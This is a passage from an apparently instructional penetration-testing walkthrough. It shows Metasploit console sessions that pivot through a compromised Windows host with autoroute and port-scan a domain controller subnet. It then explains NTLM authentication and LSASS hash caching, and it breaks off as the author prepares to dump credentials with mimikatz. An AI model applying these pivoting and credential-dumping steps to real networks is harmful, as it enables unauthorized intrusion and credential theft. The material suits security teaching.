


```
msf6 > use 0
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      add              yes       Specify the autoroute command (Acce
                                       pted: add, autoadd, print, delete,
                                       default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or
                                        CIDR as "/24"
   SESSION  1                yes       The session to run this module on.
   SUBNET   192.168.0.0      no        Subnet (IPv4, for example, 10.10.10
                                       .0)
```




```
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against ADMINBAB-F51DC1
[*] Adding a route to 192.168.0.0/255.255.255.0...
[+] Route added to subnet 192.168.0.0/255.255.255.0.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

Now, I can directly scan the target system (Domain Controller) from my attacker system.



```
msf6 auxiliary(scanner/portscan/syn) > back
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set Rhosts 192.168.0.1-25
Rhosts => 192.168.0.1-25
msf6 auxiliary(scanner/portscan/tcp) > set ports 1-1024
ports => 1-1024
msf6 auxiliary(scanner/portscan/tcp) > run
```



```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.0.1:          - 192.168.0.1:88 - TCP OPEN
[+] 192.168.0.1:          - 192.168.0.1:135 - TCP OPEN
[+] 192.168.0.1:          - 192.168.0.1:139 - TCP OPEN
[+] 192.168.0.1:          - 192.168.0.1:389 - TCP OPEN
[+] 192.168.0.1:          - 192.168.0.1:445 - TCP OPEN
[+] 192.168.0.1:          - 192.168.0.1:464 - TCP OPEN
[+] 192.168.0.1:          - 192.168.0.1:593 - TCP OPEN
[+] 192.168.0.1:          - 192.168.0.1:636 - TCP OPEN
[*] 192.168.0.1-25:       - Scanned  3 of 25 hosts (12% complete)
[*] 192.168.0.1-25:       - Scanned  5 of 25 hosts (20% complete)
[*] 192.168.0.1-25:       - Scanned  8 of 25 hosts (32% complete)
[+] 192.168.0.10:         - 192.168.0.10:135 - TCP OPEN
[+] 192.168.0.10:         - 192.168.0.10:139 - TCP OPEN
[+] 192.168.0.10:         - 192.168.0.10:445 - TCP OPEN
[*] 192.168.0.1-25:       - Scanned 10 of 25 hosts (40% complete)
[*] 192.168.0.1-25:       - Scanned 13 of 25 hosts (52% complete)
[*] 192.168.0.1-25:       - Scanned 15 of 25 hosts (60% complete)
[*] 192.168.0.1-25:       - Scanned 18 of 25 hosts (72% complete)
[*] 192.168.0.1-25:       - Scanned 20 of 25 hosts (80% complete)
[*] 192.168.0.1-25:       - Scanned 23 of 25 hosts (92% complete)
[*] 192.168.0.1-25:       - Scanned 25 of 25 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > [*] 192.168.36.201 - Meterpreter sess
ion 1 closed.  Reason: Died
[*] 192.168.36.201 - Meterpreter session 2 closed.  Reason: Died
```

The plan was to find the software version of the Windows Server and then find a vulnerability in the Windows Server. While I was planning on this, both the meterpreter sessions closed.

Its good I created a backdoor on the initial Foothold. But now, I thought of taking any easy route to gain access to the domain controller. This route is by capturing credentials. All the credentials we have till now belong to a local user. Although user Prathul appears to be a domain user or domain admin, all we have till now are his credentials on the foothold system. These credentials are of no use logging into the domain controller.

I need to any how capture domain credentials. Before I go into this process, it's important for you to understand how Windows authentication takes place. I will not go too deep into this (as our magazine is soon going to have a detailed article on this), I will explain you about the basic-s.

So let me tell you how Windows authentication works. As soon as you enter password on the Windows Login UI, it starts some logon processes and the Local Security Authority (LSA) process loads. The password you entered is converted into a hash and lsass.exe process loads the MSV_1.0 package. MSV_1.0 is an authentication package that manages NTLM authentication.


This authentication package can be divided into two halves. The top half of the process verifies whether the user belongs to the local system or a remote system (domain). If the user belongs to the local system, the top half passes the hash to the second half of MSV_1.0 which verifies the hash with the hash in the SAM database.

If the hash doesn't belong to the local system, the top half of M S V 1.0 passes the hash to the Windows NT Netlogon service. The Netlogon service provides secure channel for the transfer of hash. The Netlogon service forwards this hash to the second half of MSV_1.0 process of the remote computer (Domain Controller). This hash is then verified with the Active Directory Database.

As we can observe, the password hashes are stored in a database, either SAM database or Active Directory database. Apart from this, the password hashes are also cached in the memory of process LSASS.exe. Why?


This is for the purpose of single sign on. So that the user can be provided all the network resources he has rights on without the need for authentication again and again. What if these hashes can be dumped from the system memory? Actually this can be done. Although there are many tools and methods for this purpose, a tool named mimikatz is very popular. The good thing is mimikatz can be loaded from meterpreter itself.

So I connect to my backdoor on the initial foothold and then load the kiwi extension in meterpreter to load mimikatz.



